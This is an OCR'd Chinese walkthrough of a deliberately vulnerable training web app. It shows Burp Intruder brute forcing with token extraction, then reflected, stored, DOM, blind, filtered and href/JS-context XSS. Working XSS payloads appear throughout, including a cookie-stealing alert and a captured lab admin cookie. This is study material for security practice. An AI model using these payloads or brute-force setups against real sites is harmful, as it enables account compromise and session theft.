
Payload set: 1 Payload count: 9

Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
123
123456
123456789
321
654321
987654321
qazwsx
edcrfv
```



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the
available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: unknown

Payload type: Recursive grep Request count: 9

Payload Options [Recursive grep]


This payload type lets you extract each payload from the response to the previous request in the attack. It is us
work recursively to extract useful data or deliver an exploit. Extract grep items can be defined in the Options ta

Select the "extract grep" item from which to derive payloads:

```
From [ value="] to [" />\n\n            <label>]
```

Initial payload for first request: 2953461a9f7217c385195804246

□ Stop if duplicate payload found




Resource Pool

Specify the resource pool in which the attack will be run. Resource pools are used to manage the usage of system multiple tasks.

● Use existing resource pool

Selected	Resource pool	Max concurrent requests	Request delay	Rand
○	Default resource pool	10		
●	Custom resource pool 2	1		




Request	Payload 1	Payload 2	Status	Error	Redirect...	Timeout	Length	value="
2	123456	4897061a9f7a30c0c7672258043	200	□	0	□	34829	2382861a9f7a30ea0954...
0			200	□	0	□	34832	3431961a9f7a309937869...
1	123	2953461a9f7217c385195804246	200	□	0	□	34832	4897061a9f7a30c0c767...
3	123456789	2382861a9f7a30ea09544774382	200	□	0	□	34853	7752561a9f7a311730499...
4	321	7752561a9f7a311730499466460	200	□	0	□	34853	3872061a9f7a313e3d843...
5	654321	3872061a9f7a313e3d843441715	200	□	0	□	34853	9302461a9f7a3163df421...
6	987654321	9302461a9f7a3163df421728472	200	□	0	□	34853	5546461a9f7a31845b614...
7	qazwsx	5546461a9f7a31845b614778438	200	□	0	□	34853	9463861a9f7a31a84c094...
8	edcrfv	9463861a9f7a31a84c094871534	200	□	0	□	34853	5839061a9f7a31cd30913...
9	tgbyhn	5839061a9f7a31cd30913437113	200	□	0	□	34853	8833461a9f7a31f3781915...

xss 跨站脚本攻击

反射性xss_get

```
<script>alert('xss')</script>
```



Which NBA player do you like?


who is

xss

反射性xss_post

admin/123456 登录

```
<script>alert('xss')</script>
```



Which NBA player do you like?


你已经登陆成功,退出登陆

who is

xss

存储型xss

```
<script>alert('xss')</script>
```




我是一个留言板：

留言列表：

xss

DOM型xss


```
' a > <img src=x onerror=alert('xss')>

' onclick="alert('xss')">
```



```
<div id="breadcrumbs" class="breadcrumbs ace-save-state"> ··· </div>
<div class="page-content">
  <div id="xssd_main">
    <script>
      function domxss(){ var str = document.getElementById("text").value; document.getElementById("dom").innerHTML = "<a href='"+str+"'>what do you see?</a>"; } //试试：'><img src="#" onmouseover="alert('xss')"> //试试：' onclick="alert('xss')">,闭合掉就行
    </script>
    <!--<a href="" onclick=('xss')>-->
    <input id="text" name="text" type="text" value="">
    空白
    <input id="button" type="button" value="click me!"
```

DOM型xss_x


```
' onclick="alert('xss')">

' a > <img src=x onerror=alert('xss')>
```



```
<div class="main-content-inner">
  <div id="breadcrumbs" class="breadcrumbs ace-save-state"> ··· </div>
  <div class="page-content">
    <div id="xssd_main">
      <script>
        function domxss(){ var str = window.location.search; var txss = decodeURIComponent(str.split("text=")[1]); var xss = txss.replace(/\+/g,' '); // alert(xss); document.getElementById("dom").innerHTML = "<a href='"+xss+"'>就让往事都随风,都随风吧</a>"; } //试试：'><img src="#" onmouseover="alert('xss')"> //试试：' onclick="alert('xss')">,闭合掉就行
      </script>
      <!--<a href="" onclick=('xss')>-->
      <form method="get">
        <input id="text" name="text" type="text" value="">
        空白
        <input id="submit" type="submit" value="请说出你的伤心往事">
```

xss_盲打

```
<script>alert(document.cookie)</script>
```



xss > xss盲打

请在下面输入你对"锅盖头"这种发型的看法：

我们将会随机抽出一名送出麻港一日游


<script>alert(document.cookie)</script>

你的大名：

111

谢谢参与，阁下的看法我们已经收到!

登录后台：http://172.16.72.2:8081/vul/xss/xssblind/admin.php



你已经成功登录留言板后台,退出登陆


用户反馈的意见列表：

编号
7

ant[uname]=admin; ant[pw]=10470c3b4b1fed12c3baac014be15fac67c6e815; PHPSESSID=eb50sgkitebp6orq2gciqu4at5

xss_过滤

```
<SCRIPT>alert('xss')</SCRIPT>
```




阁下,请问你觉得人生苦短吗?

别说这些'

xss_htmlspecialchars

```
javascript:alert(1)
```




人生之所有苦短,是因为你的xss学习的还不够好

你的输入已经被记录:

javascript:alert(1)

xss_href

```
javascript:alert(1)
```



xss > xss之href输出

请输入一个你常用的网站url地址,我就知道你是什么人


javascript:alert(1)

阁下自己输入的url还请自己点一下吧

1

xss_js


```
</script><script>alert('xss')</script>
```



```
<script>$ms='</script>
<script>alert('xss')</script>
'; if($ms.length != 0){ if($ms == 'tmac'){ $('#fromjs').text('tmac确实厉害,看那小眼神..') }else {
// alert($ms); $('#fromjs').text('无论如何不要放弃心中所爱..') } }
<div class="footer">…</div>
<a id="btn-scroll-up" class="btn-scroll-up btn btn-sm btn-inverse" href="#">…</a> event
```

csrf 跨站请求伪造

csrf_get



hello,vince,欢迎来到个人会员中心 | 退出登录

姓名:vince


性别:boy

手机:11111111111

住址:chain

